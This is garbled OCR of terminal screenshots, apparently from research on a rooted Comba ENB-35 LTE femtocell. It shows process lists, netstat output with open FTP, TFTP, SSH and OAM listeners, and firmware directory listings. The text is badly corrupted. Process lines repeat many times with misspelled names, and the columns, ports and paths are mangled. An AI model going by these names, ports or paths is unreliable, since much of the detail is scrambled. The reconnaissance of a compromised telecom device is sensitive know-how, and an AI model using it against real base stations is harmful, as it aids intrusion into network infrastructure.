(ublfs_bgt0_7]         995 root       0:00 (ublfs_bgt0_7]         995 root       0:00 (ublfs_bgt0_7]         995 root       0:00 (ublfs_bgt0_7]         994 root       0:00	
210 root         0:00 [kswapd0]           211 root         0:00 [risnotfy_mark]           212 root         0:00 [risnotfy_mark]           213 root         0:00 [risnotfy_mark]           835 root         0:00 [royto]           835 root         0:00 [risnotfy_mark]           836 root         0:00 [risnotfy_mark]           837 root         0:00 [risnotfy_mark]           838 root         0:00 [risnotfy_mark]           838 root         0:00 [risnotfy_mark]           839 root         0:00 [risnotfy_mark]           840 root         0:00 [ubtfs_bgt0_1]           820 root         0:00 [ubffs_bgt0_4]           821 root         0:00 (usf/sbin/sishd           940 root         0:00 (usf/sbin/sishd           943 root         0:00 [ubffs_bgt0_5]           966 root         0:00 [ubffs_bgt0_6]           966 root         0:00 [ubffs_bgt0_6]     <	191 root 0:00 [rpclod]
211 root       0:00 [rsnotlfy_mark]         212 root       0:00 [nfstod]         213 root       0:00 [nfstod]         835 root       0:06 [rcypto]         835 root       0:06 [rdblock0]         843 root       0:06 [rdblock0]         843 root       0:06 [rdblock0]         843 root       0:06 [rdblock1]         858 root       0:06 [rdblock1]         880 root       0:06 [rdblock1]         880 root       0:06 [rdblock1]         880 root       0:06 [vblrsystod]         881 root       0:06 [vblrsystod]         882 root       0:06 [vblrsystod]         981 root       0:00 /sblrsystod]         9921 root       0:00 /sblrsystod]         993 root       0:00 /usr/sblrsshd         994 root       0:00 [ublrs_bgt0_5]         995 root       0:06 [ublrs_bgt0_6]         996 root       0:06 [ublrs_bgt0_6]         996 root       0:06 [ublrs_bgt0_6]         996 root       0:06 [ublrs_bgt0_6]         995 root       0:06 udpsvd -vE 0.0.0.0 91 rtpd -vv5 /         995 root       0:06 udpsvd -vE 0.0.0.0 91 rtpd -c /mt         1015 root       0:00 [rush-ublrs_0.4]         1016 root       0:00 [rush-ublrs_0.4] <t< td=""><td>192 root 0:00 [kworker/0:1]</td></t<>	192 root 0:00 [kworker/0:1]
212 root 0:00 [nfsidd] 213 root 0:00 [crypto] 835 root 0:00 [try/83-celivero] 838 root 0:00 [trd/8-celivero] 838 root 0:00 [ntdblock] 843 root 0:00 [ntdblock] 858 root 0:00 [tbl.5gtdd] 880 root 0:00 [tbl.5gtdd] 880 root 0:00 [tbl.5gtdd] 880 root 0:00 [sbln/5yslogd -n 0 923 root 0:00 [sbln/syslogd -n 0 924 root 0:00 [ubffs_bgtd_] 966 root 0:00 [ubffs_bgtd_] 966 root 0:00 [ubffs_bgtd_] 966 root 0:00 [ubffs_bgtd_] 966 root 0:00 [ubffs_bgtd_] 995 root 0:00 [ubffs_bgtd_] 995 root 0:00 udpsvd -vE 0.0.0.0 21 ftpd -wv5 / 995 root 0:00 udpsvd -vE 0.0.0.0 69 ftpd -c /nnt 1011 root 0:00 udpsvd -vE 0.0.0.0 69 ftpd -c /nnt 1015 root 0:00 [flush-ubffs_0.4] 1017 root 0:00 [flush-ubffs_0.4] 1017 root 0:00 [flush-ubffs_0.4] 1018 root 0:00 [flush-ubffs_0.4] 1020 root 0:00 [DMA Ftfo] 1082 root 0:00 [DMA Ftfo] 1085 root 0:00 [DMA Ftfo] 1085 root 0:00 [DMA Ftfo] 1085 root 0:00 [CPU_LH] 1095 root 0:00 [CPU_LH]	
213 root       0:00 [cry/B]         835 root       0:00 [rtq/H3-cclivero]         838 root       0:00 [ntdblock0]         843 root       0:00 [ntdblock1]         858 root       0:00 [ubl_bgt0d]         880 root       0:00 [ubl_bgt0d]         880 root       0:00 [ubl_bgt0d]         880 root       0:00 [ublfs_bgt0_4]         881 root       0:00 /sbln/syslogd -n 0         923 root       0:00 /sbln/syslogd -n 0         923 root       0:00 /sbln/syslogd         940 root       0:00 /usr/sbln/sshd         946 root       0:00 [ublfs_bgt0_5]         966 root       0:00 [ublfs_bgt0_7]         994 root       0:00 [ublfs_bgt0_7] <td< td=""><td>212 root 0:00 [nfsiod]</td></td<>	212 root 0:00 [nfsiod]
838 root       0:00 [Mtdblock0]         843 root       0:00 [Intdblock1]         858 root       0:00 [Intdblock1]         850 root       0:00 [Intdblock1]         921 root       0:00 [Johrs_bgtn_4]         921 root       0:00 (Johrs_bgtn_4]         921 root       0:00 (Johrs_bgtn_5]         940 root       0:00 [Johrs_bgtn_5]         946 root       0:00 [Johrs_bgtn_7]         966 root       0:00 [Johrs_bgtn_7]         994 root       0:00 tcpsvd -Ev 0.0.0.0 21 ftpd -c /nnt         1005 root       0:04 (nnt/user2/NodeBl/appBooter         1011 root       0:00 tdpsvd -vE 0.0.0.6 95 ttpd -c /nnt         1016 root       0:00 [Flush-ubts_0.4]         1017 root       0:00 [Flush-ubts_0.4]         1018 root       0:00 [Flush-ubts_0.6]         1020 root       0:04 [DM +P tfo]         1095 root       0:06 [DM +P tfo]         1095 root       0:06 [CPU_LH]         1095 root       0:06 [CPU_LH]         1095 root       0:06 [CPU	213 root 0:00 [crypto]
843       root       0:00       [ntdblock1]         858       root       0:00       [ubl_bgtod]         880       root       0:00       [ubl_fs_scria]         882       root       0:00       [ubl_fs_bgto_4]         921       root       0:00       ////////////////////////////////////	835 root 0:00 [irq/48-celivero]
858 root       0:00 [ubt_bgtod]         858 root       0:00 [ubtfs_bgt0_4]         852 root       0:00 [ubtfs_bgt0_4]         921 root       0:00 /sbtn/syslogd -m 0         923 root       0:00 /sbtn/syslogd         940 root       0:00 /sbtn/sklogd         940 root       0:00 /sbtn/sklogd         940 root       0:00 /sbtn/sklogd         943 root       0:00 [kaudtd]         966 root       0:00 [ubtfs_bgt0_3]         966 root       0:00 [ubtfs_bgt0_7]         994 root       0:00 closts_bgt0_7]         995 root       0:00 udpsvd -vE 0.0.0.0 69 tftpd -c /mt         1005 root       0:00 udpsvd -vE 0.0.0.0 69 tftpd -c /mt         1016 root       0:00 [flush-ubtfs_0.4]         1017 root       0:00 [flush-ubtfs_0.4]         1018 root       0:00 [flush-ubtfs_0.6]         1020 root       0:04 [flush-ubtfs_0.6]         1081 root       0:06 [MA Fifo]         1082 root       0:06 [MA Fifo]         1082 root       0:06 [MA Fifo]         1082 root       0:06 [CPU_LH]         1095 root       0:06 [CPU_LH]         1096 root       0:06 [CPU_LH]         1096 root       0:06 [CPU_LH]         1099 root       0:06 [CPU_LH] <td>843 root 0:00 [mtdblock1]</td>	843 root 0:00 [mtdblock1]
882 root       0:00 [ubfs_bgt0.4]         921 root       0:00 /sbin/syslog -n 0         923 root       0:00 /sbin/syslog -n 0         940 root       0:00 /sbin/sshd         943 root       0:00 /usr/sbin/sshd         946 root       0:00 /usr/sbin/sshd         946 root       0:00 /usr/sbin/sshd         946 root       0:00 [kubfs_bgt0_5]         966 root       0:00 [ubffs_bgt0.7]         966 root       0:00 [ubffs_bgt0.7]         994 root       0:00 tcpsvd -Ev 0.0.0.0 21 ftpd -wv5 /         995 root       0:00 udpsvd -VE 0.0.0.0 21 ftpd -c /nnt         1005 root       0:04 /nnt/user2/NodeB1/appBooter         1011 root       0:00 [flush-ubffs_0.4]         1012 root       0:06 [flush-ubffs_0.4]         1013 root       0:06 [flush-ubffs_0.4]         1014 root       0:06 [flush-ubffs_0.4]         1015 root       0:06 [flush-ubffs_0.4]         1018 root       0:06 [flush-ubffs_0.4]         1020 root       0:04 mot.yot.wot.wot.wot.page/         1081 root       0:06 [DMA HFt6]         1082 root       0:06 [DMA HFt6]         1082 root       0:06 [DMA HFt6]         1085 root       0:06 [CPU_LH]         1095 root       0:06 [CPU_LH]	858 root 0:00 [ubi_bgt0d]
921 root       0:00 /sbin/\$yslogd-n 0         923 root       0:00 /usr/sbin/sshd         940 root       0:00 /usr/sbin/sshd         941 root       0:00 /usr/sbin/sshd         943 root       0:00 /usr/sbin/sshd         946 root       0:00 [kauditd]         946 root       0:00 [kauditd]         950 root       0:00 [ubffs_bgto_5]         953 root       0:00 [ubffs_bgto_6]         954 root       0:00 udpsvd -vE 0.0.0.0 91 ftpd -vvS /         995 root       0:00 udpsvd -vE 0.0.0.0 69 ftpd -c /nt         1005 root       0:00 udpsvd -vE 0.0.0.0 69 ftpd -c /nt         1016 root       0:00 [lub.ts_0.4]         1016 root       0:00 [lub.sub.ts_0.4]         1018 root       0:00 [lub.sub.ts_0.6]         1020 root       0:06 [lub.sub.ts_0.6]         1032 root       0:06 [DMA HP FtG]         10451 root       0:00 [DMA HP FtG]         10452 root       0:06 [CPU_LH]         10459 root       0:06 [CPU_LH]         10459 root       0:06 [CPU_LH]         10459 root       0:06 [CPU_LH]	880 root 0:00 [irq/8-serial]
923 root       0:00 /sbin/klogd         940 root       0:00 /usr/sbin/sshd         941 root       0:00 /usr/sbin/sshd         942 root       0:00 /sbin/suditd         946 root       0:00 [ubifs_bgt0_5]         950 root       0:00 [ubifs_bgt0_7]         954 root       0:00 [ubifs_bgt0_7]         954 root       0:00 [ubifs_bgt0_7]         954 root       0:00 [ubiss_bgt0_7]         955 root       0:00 [ubiss_bgt0_7]         961 root       0:00 [flush-ubifs_0_0_4]         1011 root       0:00 [flush-ubifs_0_6]         10120 root       0:00 [flush-ubifs_0_6]         1020 root       0:00 [wsb/fwstrare/web/web_page/         1081 root       0:00 [DMA HP Fifo	
940 root         0:00 /usr/sbtn/sshd           943 root         0:00 /sbtn/auditd           946 root         0:00 [kauditd]           960 root         0:00 [kauditd]           961 root         0:00 [kauditd]           962 root         0:00 [ubifs_bpte_5]           963 root         0:06 [ubifs_bgte_7]           994 root         0:00 [ubifs_bgte_7]           995 root         0:00 udpsvd -vE 0.0.0.0 69 tftpd -c /mt           1005 root         0:00 udpsvd -vE 0.0.0.0 69 tftpd -c /mt           1011 root         0:00 udpsvd -vE 0.0.0.0 69 tftpd -c /mt           1015 root         0:00 [lubifs_0.4]           1016 root         0:00 [flush-ubifs_0.4]           1017 root         0:00 [flush-ubifs_0.4]           1018 root         0:00 [flush-ubifs_0.4]           1019 root         0:04 [flush-ubifs_0.4]           1018 root         0:06 [flush-ubifs_0.4]           1018 root         0:06 [flush-ubifs_0.4]           1019 root         0:04 To-LTE_0AM -n           1020 root         0:06 [DMA HP Ftfo]           1081 root         0:06 [DMA HP Ftfo]           1082 root         0:06 [DMA HP Ftfo]           1095 root         0:06 [CPU_LH]           1096 root         0:06 [CPU_LH]           <	923 root 0:00 /sbin/klogd
946 root         0:00 [kauditd]           960 root         0:00 [ubtfs_bptd_5]           963 root         0:00 [ubtfs_bgtd_7]           994 root         0:00 topsvd-tv 0.0.0.0 21 ftpd -wv5 /           995 root         0:00 topsvd-vE 0.0.0.0 21 ftpd -wv5 /           995 root         0:00 topsvd-vE 0.0.0.0 60 tftpd -c /mnt           1005 root         0:00 udpsvd-vE 0.0.0.0 69 tftpd -c /mnt           1015 root         0:00 udpsvd-vE 0.0.0.0 69 tftpd -c /mnt           1016 root         0:00 [flush-ubtfs_0.4]           1017 root         0:00 [flush-ubtfs_0.4]           1018 root         0:00 [flush-ubtfs_0.4]           1019 root         0:00 [flush-ubtfs_0.4]           1018 root         0:00 [flush-ubtfs_0.4]           1018 root         0:00 [flush-ubtfs_0.4]           1018 root         0:00 [flush-ubtfs_0.4]           1018 root         0:00 [flush-vbtfs_0.4]           1018 root         0:00 [flush-vbtfs_0.4]           1019 root         0:04 To-LTE_0AM -n           1020 root         0:06 [DMA Flf0]           1081 root         0:06 [DMA Flf0]           1082 root         0:06 [DMA Flf0]           1095 root         0:06 [CPU_LH]           1096 root         0:06 [CPU_LH]           1099 root	940 root 0:00 /usr/sbin/sshd
960 root         0:00 [ubtfs_bgt0_5]           963 root         0:00 [ubtfs_bgt0_6]           966 root         0:00 [ubtfs_bgt0_7]           994 root         0:00 [ubtfs_bgt0_7]           994 root         0:00 [ubsvd -tv 0.0.0.0 21 ftpd -wv5 /           995 root         0:00 ubsvd -tv 0.0.0.0 9 ftpd -c /mt           1005 root         0:04 /mt/user2/Node81/appBooter           1011 root         0:00 ubsvd -tv 0.0.0.0 9 ftpd -c /mt           1016 root         0:00 [flush-ubtfs_0.4]           1017 root         0:00 [flush-ubtfs_0.6]           1018 root         0:00 [flush-ubtfs_0.6]           1019 root         0:04 [flush-254:0]           1020 root         0:00 [DMA Ftfo]           1081 root         0:00 [DMA Ftfo]           1082 root         0:00 [DMA Ftfo]           1095 root         0:00 [Lrq/49-000_MSC]           1096 root         0:00 [CPU_LH]           1096 root         0:00 [CPU_LH]	
963 root         0:00 [ubtfs_bitc_]]           966 root         0:00 [ubtfs_bitc_]]           994 root         0:00 [ubtfs_bitc_]]           994 root         0:00 [ubtfs_bitc_]]           995 root         0:00 udpsvd -vE 0.0.0.0 09 tftpd -c /mnt           1005 root         0:00 udpsvd -vE 0.0.0.0 09 tftpd -c /mnt           1011 root         0:00 udpsvd -vE 0.0.0.0 09 tftpd -c /mnt           1011 root         0:00 [lush-ubtfs_0.4]           1017 root         0:00 [flush-ubtfs_0.4]           1018 root         0:00 [flush-ubtfs_0.6]           1019 root         0:00 [flush-ubtfs_0.6]           1018 root         0:00 [flush-ubtfs_0.6]           1019 root         0:00 [flush-vbtfs_0.6]           1020 root         0:04 To-LTE_DAM -n           1020 root         0:06 [DMA Ftfo]           1081 root         0:06 [DMA Ftfo]           1082 root         0:06 [DMA Ftfo]           1082 root         0:06 [DMA Ftfo]           1082 root         0:06 [CPU_LH]           1095 root         0:06 [CPU_LH]           1096 root         0:06 [CPU_LH]	960 root 0:00 [kaudiu] 960 root 0:00 [ubifs bat0 5]
994         root         0:00         icpsvd'-Ev         0.0         0.0         1 ftpd - wwS /           995         root         0:00         0.0         0.0         0.0         1 ftpd - wwS /           1005         root         0:04 /mnt/user2/NodeB1/appBooter         1         1         1         1         1         0         1         0	
995 root         0:00 udpsvd -vE 0.0.0.0 69 fftpd -c /mt           1005 root         0:04 /mr/Juser2/NodeB1/apbBooter           1011 root         0:00 udpsvd -vE 0.0.0.0 69 fftpd -c /mnt           1011 root         0:00 udpsvd -vE 0.0.0.0 69 fftpd -c /mnt           1016 root         0:00 [flush-ubfs 0.4]           1017 root         0:00 [flush-ubfs 0.6]           1018 root         0:00 [flush-ubfs 0.6]           1019 root         0:04 TD-LTE_OAH -n           1020 root         0:06 umbs/ (DAM/Software/web/web_page/           1081 root         0:00 [DMA fft0]           1082 root         0:06 [CPU_LH]           1095 root         0:06 [CPU_LH]           1096 root         0:06 [CPU_LH]           1099 root         0:06 [CPU_LH]	
1005 root         0:04 /mt/user2/NodeBJ/appBooter           1011 root         0:00 udpsvd -vE 0.0.0.0 69 tftpd -c /mt           1016 root         0:00 [flush-ubifs_0.4]           1017 root         0:00 [flush-ubifs_0.6]           1018 root         0:00 [flush-ubifs_0.6]           1019 root         0:00 [flush-254:0]           1020 root         0:00 [flush/software/web/web_page/           1081 root         0:00 [DMA Fifo]           1082 root         0:00 [DMA Fifo]           1095 root         0:00 [CPU_LH]           1096 root         0:00 [CPU_LH]           1099 root         0:00 [ACRYPTO]	994 root 0:00 tcpsvd -Ev 0.0.0.0 21 ftpd -wv5 /
1011 root         0:00 udpsvd -vE 0.0.0.0 k9 tftpd -c /mt           1016 root         0:00 [flush-ubtfs_0.4]           1017 root         0:00 [flush-ubtfs_0.6]           1018 root         0:00 [flush-ubtfs_0.6]           1019 root         0:04 [flush-ubtfs_0.6]           1019 root         0:04 [flush-ubtfs_0.6]           1010 root         0:06 [flush-ubtfs_0.6]           1020 root         0:04 TD-LTE_DAM -n           1020 root         0:06 UMA Ftfo]           1051 root         0:06 [DMA HP Ftfo]           1052 root         0:06 [DMA HP Ftfo]           1055 root         0:06 [CPU_LH]           1059 root         0:06 [CPU_LH]           1059 root         0:06 [CARVF0]	1005 root 0:04 /mnt/user2/NodeB1/appBooter
1017 root         0:00 [flush.vbbfs_0.6]           1018 root         0:00 [flush.vbfs4.0]           1019 root         0:04 TD-LTE_DAM -n           1020 root         0:06 Webs /GAM/software/web/web_page/           1081 root         0:00 [DMA Flfo]           1082 root         0:00 [DMA Flfo]           1085 root         0:00 [DMA Flfo]           1095 root         0:00 [CruJ_H]           1096 root         0:00 [CPU_H]           1099 root         0:00 [CRUFH]	1011 root 0:00 udpsvd -vE 0.0.0.0 69 tftpd -c /mnt
1018 root         0:00 [[rlush-254:0]]           1019 root         0:04 TD-LTE_DAM -n           1020 root         0:06 webs / DAA/software/web/web_page/           1081 root         0:00 [DMA Ftfo]           1082 root         0:00 [DMA Ftfo]           1095 root         0:00 [LMA HP Ftfo]           1096 root         0:00 [LCA/H0-000_MSG]           1099 root         0:00 [ACRYPT0]	
1019 root         0:04 To-LTE_QAM -n           1020 root         0:00 webs /QAM;software/web/web_page/           1081 root         0:08 [DMA Fifo]           1082 root         0:06 [DMA HP Fifo]           1095 root         0:06 [LTq/49-000_MSG]           1096 root         0:06 [CPU_LH]           1099 root         0:06 [CARYPO]	
1020         root         0:00         webs / GAN/software/web/web_page/           1081         root         0:00         [DMA FLfo]           1082         root         0:00         [DMA FLfo]           1095         root         0:00         [Cra/49-000_MSG]           1096         root         0:00         [CPU_L_H]           1099         root         0:00         [ACRYPTO]	1019 root 0:04 TD-LTE_OAM -n
1081         root         0:00         [DMA HP Fifo]           1082         root         0:00         [Lfo]/49-000_MSG]           1095         root         0:00         [Lfo]/49-000_MSG]           1096         root         0:00         [CPU_LH]           1099         root         0:00         [ACRYPTO]	1020 root 0:00 webs /OAM/software/web/web_page/
1995 root 8:80 [/rg/49-000_MSG] 1996 root 8:86 [CPU_L_H] 1999 root 8:86 [ACRYPTO]	1081 root 0:00 [DMA Fifo]
1096 root 0:00 [CPU_L_H] 1099 root 0:00 [ACRYPTO]	
	1096 root 0:00 [CPU_L_H]
1103 root 0:00 [{rq/63-IPSEC0IS]	
	1103 root 0:00 [irg/63-IPSEC0IS]

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	dit Vie	w se		Termi	nal Help						
1103	root		0:0	00 [ir	q/63-IPSEC	015]					
	root		0:0	10 [ir	q/64-IPSEC	1IS]					
	root		0:0		q/61-RSA_E						
	root				q/20-USIM]	AIA]					
	root				lush-ubifs_	0_5]					
1144	root		0:0	00 [ir	rq/21-eth0] rq/12-Timer:						
	root		0:0	1 [tr	q/12-Timer	1]					
	root		0:0	10 /et	tc/sadb_upd lush-ubifs_	ate					
	root		0:0		oot/filed	0_(]					
	root				prc_perview	ргоху					
1259	root		0:0	00 [FL	LE]						
	root				CM617xx LIN	KSC]					
	root		0:0	0 11	q/65-eth2]						
	root		0:0		rq/53-eth1] rq/55-eth1]						
	root				q/54-eth1]						
1294	root		0:1	14 /OA	AM/software	TD-LTE_	S1U				
1296	root		0:0	00 /OF	AM/software,	TD-LTE_I	L3		and the second	5964 C 198	
	root						-p /var/	run/u	dhcpc_eth0.p	old -s /usr	/share/udhcpc/default
	root comba				hd: comba [] hd: comba@p						
	comba			00 ssr 00 - ba		c3/0					
	root			00 su							
1363	root		0:0	00 bas							
	root			10 [ir	q/9-serial						
	root		0:0		bin/login	(oto41	F IOAM/F	oftwa	ra/ata41 ef	i i othe	n Iday Inton
	root		0:0	00 704 00 ps	auxw	/pepare -	/UAN/S	on cwal	re/prp4rici	- c ecno -	p /dev/ptp0 -s
		comb			tat -nap						
					ons (server	s and est	tablishe	d)			
Proto	Recv-Q	Q Sen	nd-Q	Local	L Address		Foreign	Addre	ess	State	PID/Program name
tcp	6				9.0:7777		0.0.0.0			LISTEN	1257/prc_perview_pr
tcp tcp	e				168.197.241		0.0.0.0			LISTEN	1020/webs 1019/TD-LTE OAM
tcp	e				0.0:50005	. 50000	0.0.0.0			LISTEN	1019/TD-LTE_OAM
tcp	é				0.0:21		0.0.0.0			LISTEN	994/tcpsvd
tcp	e		Θ	0.0.6	0.0:22		0.0.0.0	:*		LISTEN	940/sshd
tcp	e				168.197.241		192.168			ESTABLISHE	D 1353/sshd: comba [p
tcp	e		0	192.1	168.197.241	:50000			241:60000	ESTABLISHE	D 1019/TD-LTE_OAM
tcp	e				168.197.241	:60000		. 197. 3	241:50000		D 1020/webs
tcp udp	e			:::22	2.0:69		0.0.0.0	• *		LISTEN	940/sshd 1011/udpsvd
udp	e		0	0.0.0	0.0:69		0.0.0.0				995/udpsvd
udp	e	9	Θ	127.6	0.0.1:50008		0.0.0.0	:*			1019/TD-LTE_OAM
udp	6			0.0.6	0.0:50010		0.0.0.0				1019/TD-LTE_OAM
udp	6			127.0	0.0.1:50012		0.0.0.0				1294/TD-LTE_S1U
udp	6				0.0:60008		0.0.0.0				1019/TD-LTE_0AM
udp udp	6		0	127.0	0.0.1:60009		0.0.0.0				1296/TD-LTE_L3 1294/TD-LTE_S1U
udp udp	e				0.0:40055		0.0.0.0				1294/TD-LTE_S1U 1019/TD-LTE_OAM
udp	e				0.0.1:51111		0.0.0.0				1019/TD-LTE_OAM
udp	e	Э		127.6	0.0.1:51112		0.0.0.0	:*			1296/TD-LTE_L3
uup	e			127.6	0.0.1:1234		0.0.0.0	:*			1296/TD-LTE_L3
udp	e				0.0:52707		0.0.0.0				1019/TD-LTE_OAM
udp udp		doma	nn s		ts (servers				PID/Program		ath
udp udp Active	e UNIX	- E1-	0.0		Туре	State			PID/Program 1371/ptp4l		'ath 'var/run/ptp4l
udp udp Active Proto	RefCnt	Fla	igs		DGRAM			1753			
udp udp Active Proto unix	e UNIX RefCnt 2 6	Fla	igs		DGRAM DGRAM			744	921/syslog	1 /	dev/log
udp udp Active Proto unix unix	RefCnt 2	t Fla [ ] [ ] [ ]	igs			CONNECT	ED	744	921/syslog	1 /	dev/log
udp udp Active Proto unix unix unix unix	RefCnt 2 6 3 3	t Fla [] [] []	igs		DGRAM STREAM STREAM			744 1701 1700	921/sysloge 1353/sshd: 1356/0	d / comba [p	dev/ log
udp Active Proto unix unix unix unix unix	RefCnt 2 6 3 3 2	t Fla [] [] [] []	igs		DGRAM STREAM STREAM DGRAM			744 1701 1700 1698	921/sysloge 1353/sshd: 1356/0 1353/sshd:	j / comba [p comba [p	aev/log
udp Active Proto unix unix unix unix unix unix	RefCnt 2 6 3 2 2 2				DGRAM STREAM STREAM DGRAM DGRAM			744 1701 1700 1698 1467	921/sysloge 1353/sshd: 1356/0 1353/sshd: 1322/udhcpe	j / comba [p comba [p	aev/ tog
udp Active Proto unix unix unix unix unix unix	RefCnt 2 6 3 2 2 2 2				DGRAM STREAM STREAM DGRAM DGRAM DGRAM			744 1701 1700 1698 1467 796	921/sysloge 1353/sshd: 1356/0 1353/sshd: 1322/udhcpe 943/auditd	j / comba [p comba [p	dev/ tog
udp udp Active Proto unix unix unix unix unix unix unix [root(	RefCnt 2 6 3 2 2 2 2 2 2 8 femto				DGRAM STREAM STREAM DGRAM DGRAM DGRAM DGRAM			744 1701 1700 1698 1467 796	921/sysloge 1353/sshd: 1356/0 1353/sshd: 1322/udhcpe	j / comba [p comba [p	dev/log
udp udp Active Proto unix unix unix unix unix unix [root( total	RefCnt 2 6 3 2 2 2 2 2 0 femto 0	[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]		ls -l	DGRAM STREAM STREAM DGRAM DGRAM DGRAM DGRAM	CONNECTI 1312	ED Jan 1	744 1701 1700 1698 1467 796	921/sysloge 1353/sshd: 1356/0 1353/sshd: 1322/udhcpe 943/auditd 923/klogd	j / comba [p comba [p	dev/log
udp udp Active Proto unix unix unix unix unix unix [root( total drwxr drwxr	RefCnt 2 6 3 2 2 2 2 0femto 0 -xr-x -xr-x	[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]	pa]# root	ls -1	DGRAM STREAM DGRAM DGRAM DGRAM DGRAM La / root root	CONNECTI 1312 1312	Jan 1 Jan 1	744 1701 1700 1698 1467 796 747 1970 1970	921/sysloge 1353/sshd: 1356/0 1353/sshd: 1322/udhcpe 943/auditd 923/klogd	j / comba [p comba [p	dev/log
udp udp Active Proto unix unix unix unix unix unix [root( total drwxr drwxr	RefCnt 2 6 3 2 2 2 2 2 2 0 femto 0 -xr-x -xr-x -xr-x	[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]	pa]# root root root	ls -1	DGRAM STREAM STREAM DGRAM DGRAM DGRAM La / root root root	CONNECTI 1312 1312 80	Jan 1 Jan 1 Jan 1 Jul 15	744 1701 1700 1698 1467 796 747 1970 1970 22:13	921/syslogd 1353/sshd: 1356/0 1353/sshd: 1322/udhcpd 943/auditd 923/klogd	j / comba [p comba [p	dev, tog
udp udp Active Proto unix unix unix unix unix unix unix unix	RefCnt 2 6 3 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]	root root root root	ls -1	DGRAM STREAM DGRAM DGRAM DGRAM DGRAM La / root root root root	CONNECTI 1312 1312 80 6424	Jan 1 Jan 1 Jan 1 Jul 15 Jan 1	744 1701 1700 1698 1467 796 747 1970 1970 22:13 2000	921/syslog 1353/sshd: 1356/0 1353/sshd: 1322/udhcp 943/audttd 923/klogd	j / comba [p comba [p	dev, tog
udp Active Proto unix unix unix unix unix unix (root( total drwxr drwxr drwxr drwxr	RefCnt 2 6 3 2 2 2 2 2 2 0 femto 0 -xr-x -xr-x -xr-x -xr-x -xr-x	[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]	root root root root root	ls -1	DGRAM STREAM STREAM DGRAM DGRAM DGRAM DGRAM La / root root root root root	CONNECTI 1312 1312 80 6424 224	Jan 1 Jan 1 Jul 15 Jan 1 Mar 10	744 1701 1700 1698 1467 796 747 1970 1970 22:13 2000 2017	921/syslog 1353/sshd: 1355/0 1353/sshd: 1322/udhcp 943/auditd 923/klogd	j / comba [p comba [p	dev, tog
udp udp Active Proto unix unix unix unix unix unix unix unix	RefCnt 2 3 3 2 2 2 2 0 femto 0 -xr-x -xr-x -xr-x -xr-x -xr-x -xr-x	[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]	root root root root	ls -1	DGRAM STREAM DGRAM DGRAM DGRAM DGRAM La / root root root root	CONNECTI 1312 1312 80 6424 224 13800	Jan 1 Jan 1 Jul 15 Jan 1 Mar 10 Jul 15	744 1701 1700 1698 1467 796 747 1970 1970 22:13 2000 2017	921/syslog 1353/sshd: 1355/0 1353/sshd: 1322/udhcpd 943/auditd 923/klogd OAM bin comba dev	j / comba [p comba [p	dev, tog

#### rooted Comba ENB-35: firmware dir

mac abb dmac abb.1: #3. irg 2


							seeker@nano: ~
File Edit View	Search	Terminal Help					
/mnt/user1:							
total 848							
drwxr-xr-x	6 root	root	1152	Jan	1	2000	
drwxr-xr-x	6 root		416	Mar	10	2017	
drwxrwxrwx	2 root		584	Jan		2000	NodeB0
- FW- F F	1 root	root	9209	Jan		2000	RFIC_TX_TDD.txt
-rw-rr	1 root	root	165532	Jan		2000	TDD_TU_confs2.txt
- FWXF-XF-X	1 root	root	9114	Oct	26	2015	combaSet.bak
drwxrwxrwx	3 root		912	Jul	15	22:14	Common
drwxrwxrwx	2 root	root	312	Mar	30	2018	data
drwxrwxrwx drwxrwxrwx -rw-rr -rw-rr drwxr-xr-x	1 root	root	124	Jan	1	1970	enter_normal_mode.sh enter_test_mode.sh
-rw-rr	1 root	root	141	Jan	1	1970	enter_test_mode.sh
-rw	1 root		644096	Mar	30	2018	oam.db pm_history
drwxr-xr-x	3 root		224	Oct	27	2017	<pre>pm_history query_sys_mode.sh</pre>
-rw-rr	1 root 1 root	root	123	Jan	1	1970	query_sys_mode.sn
-rw-rr	1 root	root	18	Jan	1	2000	startup.txt test.sh
	1 root						user.sh
	1 1001	. 1000	4001	rial	30	2010	user .sn
/mnt/user1/No	deB0:						
total 36236							
	2 root					2000	
drwxr-xr-x	6 root					2000	
-rw-rr	1 root	root root					MainVersion.txt
-rw-rr	1 root	root					NodeB.zip
- FWXF - XF - X	1 root	root					appBooter
- [W- [ [ - [W- [ [ - [WX [ - X [ - X - [W- [ [ - [W- [ [	1 001	root root					default.xml
-rw-rr	1 001	root	481280				version.txt
	1 root	t root	29	Jail		1970	Version. txt
/mnt/user1/co total 32							
drwxrwxrwx	3 root	root root	912	Jul	15	22:14	
